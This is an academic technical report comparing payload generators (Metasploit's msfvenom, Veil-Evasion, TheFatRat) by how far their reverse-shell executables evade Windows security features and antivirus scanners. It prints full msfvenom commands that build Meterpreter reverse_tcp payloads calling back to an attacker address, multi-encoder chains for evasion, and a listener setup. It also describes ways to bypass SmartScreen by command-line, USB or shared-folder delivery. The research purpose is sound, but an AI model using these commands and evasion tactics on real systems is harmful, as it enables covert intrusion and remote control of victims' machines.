Payload Manipulation Techniques for Security System Evasion

Marco Di Brino*, Antonio Pirozzi**, Corrado Aaron Visaggio***

*marcodb88@gmail.com

**antopirozzi@gmail.com

***visaggio@unisannio.it (contact author)

January 2017

Technical Report

© Department of Engineering - University of Sannio

Corso Garibaldi, 107

82100 Benevento – ITALY

Index

Introduction

The aim of this work is to provide a description and a comparison of some methods for the creation of some malicious payloads or shellcode. These payloads allow to create a remote connection between the victim's machine and the attacker's machine and, once the connection is successfully established, to harvest sensitive information or accomplish an attack to that user.

This comparison is made according to the payload capability to bypass the default security systems available on Windows machines and antivirus systems on the market, looking for a way to obtain a payload that manages to be invisible simultaneously to several security systems.

Toolchain

For creating malicious payloads various tools have been used. First of all, it was used an open source framework called Metasploit, already provided within a Kali Linux system, that is the system used for this study. Metasploit was also useful to create a listener through which to listen victim's machine.

As will be explained later, this framework alone can not create "good" payload or shellcode. For this reason, other open source tools have been used, like Veil Framework and FatRat, available for download on GitHub.

All these tools and all operations performed with them will be introduced and explained in the following sections.

Virtual machines

As mentioned, systems that we want to bypass are mainly present in Windows operating systems. For this reason, virtual machines have been created, on which Windows runs with its security systems enabled.

The number of virtual machines installed are 4, on which the latest two Windows versions (Windows 8.1 and Windows 10) are installed, with both 32 and 64 bit architecture. No component or service or tool that could contaminate results has been installed.


Online Scanner

To determine if the created payloads with different tools were or not traceable by antivirus or security systems, services provided by some websites were used.

These websites are free online services that analyze files and URLs enabling the identification of viruses, worms, trojans and other kinds of malicious content detected by antivirus engines and website scanners. At the same time, it may be used as a means to detect false positives, i.e. innocuous resources detected as malicious by one or more scanners.

The most famous online scanner is VirusTotal, but it has been chosen to use a special category of these scanners that are called not-distributed: they are services that help the user in anonymous check of different antivirus systems. No reports will be sent to developers of this antivirus system, so it is sure that files will not be sent to their databases.

Online scanners used in this case study have been **OPSWAT Metadefender** and API provided by Scan4you, used in many scanners (in this case, chosen site was **Poison Scanner**). They include different antivirus systems sharing a subset. The differentiation of these scanners is provided in Appendix A.




Select or drop a file up to 140 MB in size for malware analysis, vulnerability check, and data sanitization (CDR; Content Disarm and Reconstruction).

Metasploit

Metasploit Framework is an open source penetration tool used for developing and executing exploit code against a remote target machine. It is a sub-project of Metasploit Project that is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.

Metasploit framework has the world's largest database of public, tested exploits. In simple words, Metasploit can be used to test the vulnerability of computer systems in order to protect them and, on the other hand, it can also be used to break into remote systems.



```
root@bt:~# msfconsole

 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v4.3.0-dev [core:4.3 api:1.0]
+ -- --=[ 810 exploits - 452 auxiliary - 135 post
+ -- --=[ 247 payloads - 27 encoders - 8 nops
       =[ svn r14855 updated today (2012.03.03)

msf >
```

Meterpreter is an extension of the Metasploit Framework that allows to leverage Metasploit's functionality and further compromise the target. Some of these functions include ways to cover your tracks, reside purely in memory, dump hashes, access operating systems, pivot, and much more.

Meterpreter is one of the most important products in Metasploit and is leveraged as a payload after a vulnerability is exploited. For example, when a weakness is found, it is possible to trigger the exploit and select Meterpreter as the payload, so it is created a Meterpreter shell into the system and, likely, the attacker can execute some shell commands.


Even in the attempt of exploiting a target machine, there are two popular types of shells that can be created: bind and reverse. A bind shell is the kind that opens up a new service on the target machine, and requires the attacker to connect to it in order to obtain a valid session. A reverse shell (also known as a connect-back) is the exact opposite: it requires the attacker to set up a listener first on his box, the target machine acts as a client connecting to that listener, and then finally the attacker receives the shell.

So, if you want to exploit a target machine, 9 times out of 10 you'd probably be using a reverse shell to get a session. Also in this case study, all the created payloads try to create a reverse shell to the victim’s machine.

msfvenom

Among the utilities provided by Metasploit, MSFvenom is one of the most important because it is the most powerful tool for creating and encoding standalone versions of any payload within the framework. Payloads can be generated in a variety of formats including executable, Ruby script, and raw shellcode.

Msfvenom can be executed via command line shell.


```
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

Msfvenom allows to create shellcode and payload specifying their output format. Through a value to pass to Msfvenom parameter, that is **-f**, it is possible to create standalone scripting payloads or for including them into another file. For this case study, executable files with .exe extension (for Windows machines) are created and tested.

To create a Windows based shellcode and then an executable to run onto victim machine, an example command is:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.15.101 LPORT=2020 -e x86/shikata_ga_nai -i 1 -f exe -o /root/payload.exe

where we specify: the attacker machine (192.168.15.101) and its listening port (2020), the used encoder (Shikata Ga Nai), the payload format (exe) and the path where exporting it, including also a given name (/root/payload.exe).

For this case study, some payloads have been created:

1. **windows/meterpreter/reverse_http**: Injects the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP (Windows wininet);
2. **windows/meterpreter/reverse_https**: Injects the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTPS (Windows wininet);
3. **windows/meterpreter/reverse_tcp**: Injects the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker;
4. **windows/meterpreter/reverse_tcp_allports**: Injects the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tries to connect back to the attacker, on all possible ports (1-65535, slowly)
5. **windows/meterpreter/reverse_winhttp**: Injects the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP (Windows winhttp).

To further obfuscate the payload and make it harder to be detected by an antivirus system, it is possible to add more encoders to the created payload. Below there is an example of this case, where three payloads are used: the first two use raw format, while in the last encoder it is used the extension that we wanted.

msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.15.101 LPORT=2020 -e x86/shikata_ga_nai -a x86 -f raw --platform windows | msfvenom -a x86 --platform windows -e x86/countdown -i 4 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 9 -f exe -o /root/payload.exe

Once created one or more Windows payloads, it just has to send it to the victim machine (or misinform the victim to download it) and expect it to run.

Setting a listener

Running the Windows shellcode is not enough to create a Meterpreter session. In fact, on the attacker's machine, is it necessary to create a listener through Metasploit ready to listen the incoming connections created by shellcode.

The listener can be created, through Metasploit command line shell, as follow:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter_reverse_tcp
set LHOST 192.168.15.101
set LPORT 2020
exploit
```

All the inserted parameter values (lhost, lport and payload) must be equal to the value passed as argument to Msfvenom at the moment of payload creation; if not, the attacker's machine will fail trying to communicate with the victim's machine.

The listener will listen until the Windows payload will not be executed by the victim; at that time, as mentioned, Metasploit will create a Meterpreter session and the attacker can interact with victim's machine, even if the victim does not know anything and has not authorized him.

Listener creation is therefore critical to the success of these tests; in addition, the listener will be necessary even for the payload created by other tools introduced later.

Results

The following table shows the results of the tests performed through the payloads created by Msfvenom. For each one, it is specified if it has bypass every Windows security systems and the results obtained by the online scanner, that is the number of antivirus systems that have recognized that payload as virus.

	Windows Defender	**Windows SmartScreen**	**Windows Firewall**	**Metadefender**	**Poison Scanner**
reverse http	No	No	Yes	24/42	21/35
reverse https	No	No	Yes	24/42	21/35
reverse tcp	No	No	Yes	23/42	20/35
reverse	No	No	Yes	23/42	21/35

tcp_allports					
reverse winhttp	No	No	Yes	23/42	20/35

As mentioned earlier, it is possible also to add more than one encoder to make payload more difficult to detect by an antivirus system. Furthermore, Msfvenom allows to encrypt the payloads more times also with the same encoder.

For this reason, the same payload encoded with more encoders and with a higher number of iterations have been created. The results obtained are the following:

	Windows Defender	**Windows SmartScreen**	**Windows Firewall**	**Metadefender**	**Poison Scanner**
reverse http	No	No	Yes	14/42	16/35
reverse https	No	No	Yes	14/42	14/35
reverse tcp	No	No	Yes	13/42	15/35
reverse tcp_allports	No	No	Yes	13/42	16/35
reverse winhttp	No	No	Yes	13/42	15/35

These payloads have been tested on all the Windows machines of the experiment (Windows 8.1/10, 32/64 bit), obtaining the same results.

Results analysis

From a preliminary analysis of these results, it is possible to note that using more encoders with also more iterations, allows to improve the executables, that is the payload is even more obscured and untraceable by antivirus systems, even for those who initially had cataloged it as malicious.

However, these payloads can not bypass Windows Defender system. In fact, if active, it makes a real-time scan, which immediately identifies the malicious payload inside the victim's machine and deletes or puts it in to quarantine.

Executables are also blocked by Windows SmartScreen, which carries out some checks on downloaded files from Internet. In fact, these payloads are passed to the testing virtual machine downloading them from Google Drive and running them by double clicking through Windows GUI. However, if the payloads are executed through command line shell, Windows SmartScreen does not block their execution. By this way, its protection has been bypassed.

Furthermore, if these payloads are passed via shared folder or USB stick, Windows SmartScreen has no control, allowing payload execution, also by double clicking on them.

Bypass defenses


Trojans and executables created previously with Metasploit are able to perform their purpose that is to create a Meterpreter session with which carry out unauthorized actions on the machine. However, on this machine, the Windows safety devices, like Windows Defender, Windows Firewall and Windows SmartScreen, installed by default into the Operating System, are all disabled, thus exposing the machine to many risks that an antivirus may not even recognize and adequately report.

These prevention and analysis systems can easily discover and catalog Metasploit payloads such as viruses: in fact, Metasploit uses some encoders (Shikata Ga Nai is the most popular one), but these signatures have been updated in many antivirus solutions, resulting in detection.

A way to get around this is using, in addition or standalone, other tools.

Veil Framework

Veil Framework is a collection of open source tools that help with information gathering and post-exploitation. One such tool is Veil Evasion which is used for creating payloads that can easily bypass Antivirus using known and documented techniques. This is done through an array of encoding schemes that change the signatures of files dramatically enough to avoid standard detection techniques.




```
=========================================================================
 Veil-Evasion | [Version]: 2.28.2
=========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=========================================================================

 Main Menu

        51 payloads loaded

 Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

 [menu>>]:
```

This tool comes with many different payloads in C, C#, Ruby, Powershell and Python languages and the payloads offered constantly change and are updated.

Usually and also in this case study, it is advisable to use the Python version of payloads, simply because it is the language in Veil Evasion which better supports Meterpreter reverse HTTPS connections. This is beneficial for shells because everything will be encrypted with SSL, preventing the commands and results from being transmitted in clear and potentially being discovered by an IDS or IPS system. When Python is selected, Veil creates executables by utilizing Wine. Specifically, it uses the **py2exe** and/or **pyinstaller** for compilation. In addition, it is possible to use **pyherion** encoding which causes Veil to encrypt with AES the payload with a random key.

Creating a payload

Once Veil Evasion has been executed, it is possible to see on screen all the available payloads, provided by this tool, through a command to insert into the shell that is **list**. The following figure shows a part of whole list.



```
   21)     perl/shellcode_inject/flat

   22)     powershell/meterpreter/rev_http
   23)     powershell/meterpreter/rev_https
   24)     powershell/meterpreter/rev_tcp
   25)     powershell/shellcode_inject/download_virtual
   26)     powershell/shellcode_inject/download_virtual_https
   27)     powershell/shellcode_inject/psexec_virtual
   28)     powershell/shellcode_inject/virtual

   29)     python/meterpreter/bind_tcp
   30)     python/meterpreter/rev_http
   31)     python/meterpreter/rev_http_contained
   32)     python/meterpreter/rev_https
   33)     python/meterpreter/rev_https_contained
   34)     python/meterpreter/rev_tcp
   35)     python/shellcode_inject/aes_encrypt
   36)     python/shellcode_inject/aes_encrypt_HTTPKEY_Request
   37)     python/shellcode_inject/arc_encrypt
   38)     python/shellcode_inject/base64_substitution
   39)     python/shellcode_inject/des_encrypt
   40)     python/shellcode_inject/download_inject
   41)     python/shellcode_inject/flat
   42)     python/shellcode_inject/letter_substitution
   43)     python/shellcode_inject/pidinject
   44)     python/shellcode_inject/stallion

   45)     ruby/meterpreter/rev_http
   46)     ruby/meterpreter/rev_http_contained
   47)     ruby/meterpreter/rev_https
   48)     ruby/meterpreter/rev_https_contained
   49)     ruby/meterpreter/rev_tcp
   50)     ruby/shellcode_inject/base64
   51)     ruby/shellcode_inject/flat
```

To get the individual payload information, it is possible to enter from a command line the keyword **info** with the payload numeric code of interest. Once a payload has been chosen, it is possible to insert the keyword **use** followed by the identification number associated to it.

For the payload generation (performed by inserting the keyword **generate**) it is required the inclusion of some parameters, like:

Capitolo 1. IP address and port of the attacker machine (defined **lhost** and **lport**);
Capitolo 2. the use of Pyherion cypher;
Capitolo 3. the use or not of msfvenom or some custom shellcode, also to choose the payload to use;
Capitolo 4. the base name for output files;
Capitolo 5. the tool name for creating payload executable.

Depending on the case, it is required the keyword **set** with the new value of the parameter or only the new value.

As mentioned, for this case study we chose to create only Python payloads, which are:

1. **id 34**: reverse_tcp stager, no sheelcode;
2. **id 35**: AES Encrypted shellcode is decrypted at runtime with key in file, injected into memory and executed;
3. **id 37**: ARC4 Encrypted shellcode is decrypted at runtime with key in file, injected into memory and executed;
4. **id 38**: Base64 encoded shellcode is decoded at runtime and executed in memory;
5. **id 39**: DES Encrypted shellcode is decrypted at runtime with key in file, injected into memory and executed;
6. **id 41**: no obfuscation, basic injection of shellcode through virtualalloc or void pointer reference;
7. **id 42**: a letter used in shellcode is replaced with a different letter. At runtime, the exe reverses the letter substitution and executes the shellcode.

Hereafter, the chosen payloads will be identified by their id number.

Results

In the following table, we report the results of the performed tests through the payloads created by Veil Evasion. For each one, it is specified if it has bypassed every Windows security systems and the results obtained by the online scanner, that is the number of antivirus systems that have recognized that payload as virus.

	Windows Defender	**Windows SmartScreen**	**Windows Firewall**	**Metadefender**	**Poison Scanner**
34	Yes	No	Yes	12/42	9/35
35	Yes	No	Yes	18/42	14/35

37	Yes	No	Yes	17/42	15/35
38	Yes	No	Yes	17/42	16/35
39	Yes	No	Yes	18/42	17/35
41	Yes	No	Yes	16/42	18/35
42	Yes	No	Yes	17/42	17/35

As mentioned earlier, Veil Evasion allows, for some payloads, the possibility to use Pyherion cypher for trying to further obscure the executable. Thus also enabling this option, we obtained the following results:

	Windows Defender	**Windows SmartScreen**	**Windows Firewall**	**Metadefender**	**Poison Scanner**
34	Yes	No	Yes	8/42	5/35
35	Yes	No	Yes	11/42	6/35
37	Yes	No	Yes	10/42	4/35
38	Yes	No	Yes	11/42	6/35
39	Yes	No	Yes	8/42	5/35
41	Yes	No	Yes	8/42	6/35
42	Yes	No	Yes	9/42	5/35

These payloads have been tested on all of Windows machine proposed (Windows 8.1/10, 32/64 bit), obtaining the same results.

Results analysis


From a preliminary analysis of the results obtained, it is possible to note that the additional usage of Pyherion cypher allows to improve the executables, that is the payload is even more obscured and untraceable to antivirus, even for those who initially had cataloged, without this cyphering, the executable as malicious.

As it is possible to see, created executables are blocked by Windows SmartScreen, which carries out some checks on downloaded files from Internet. In fact, these payloads are passed to the testing virtual machine downloading them from Google Drive and running them by double clicking through Windows GUI. However, if payloads are executed through command line shell, Windows SmartScreen does not block their execution. In this way, its protection has been bypassed.

Furthermore, if these payloads are passed via shared folder or USB stick, Windows SmartScreen has no control, allowing payload execution, also by double clicking on them.

TheFatRat

TheFatRat is an easy tool to generate backdoor with msfvenom, that is a part from metasploit framework as explained above. This tool compiles a malware with popular payloads and then the compiled malware can be executed on Windows, Android or Mac . The malware that is created with this tool exposes also the ability to bypass most AV software protections.



```
[--]   Backdoor Creator for Remote Acces [--]
[--]  Created by: Edo Maland (Screetsec) [--]
[--]            Version: 1.6             [--]
[--]          Codename: Tasty            [--]
[--]   Follow me on Github: @Screetsec   [--]
[--]                                     [--]
[--]     SELECT AN OPTION TO BEGIN:      [--]
[--] .___________________________________[--]

      [01]  CREATE BACKDOOR WITH MSFVENOM
      [02]  CREATE FUD 100% BACKDOOR ( SLOW BUT POWERFULL )
      [03]  CREATE FUD BACKDOOR WITH AVOID V1.2
      [04]  CREATE FUD BACKDOOR WITH BACKDOOR-FACTORY (EMBED)
      [05]  BACKDOORING ORIGINAL APK FILES WITH METASPLOIT
      [06]  CREATE FUD BACKDOOR 1000% FUD WITH PwnWind ( EXCELENT )
      [07]  CREATE A LISTENERS
      [08]  JUMP TO MSFCONSOLE
      [09]  SEARCHSPLOIT
      [10]  CLEANUP
      [11]  HELP
      [12]  CREDITS
      [13]  EXIT

Screetsec@Fatrat:
```

Among the features that TheFatRat offers, there are also direct iterations with:

Metasploit, offering a more easy and intuitive command line interface for using Msfconsole or creating a backdoor or a listener;
Searchsploit, for finding easily a particular exploit;
PwnWind, for creating some kinds of fully undetectable (FUD) backdoor

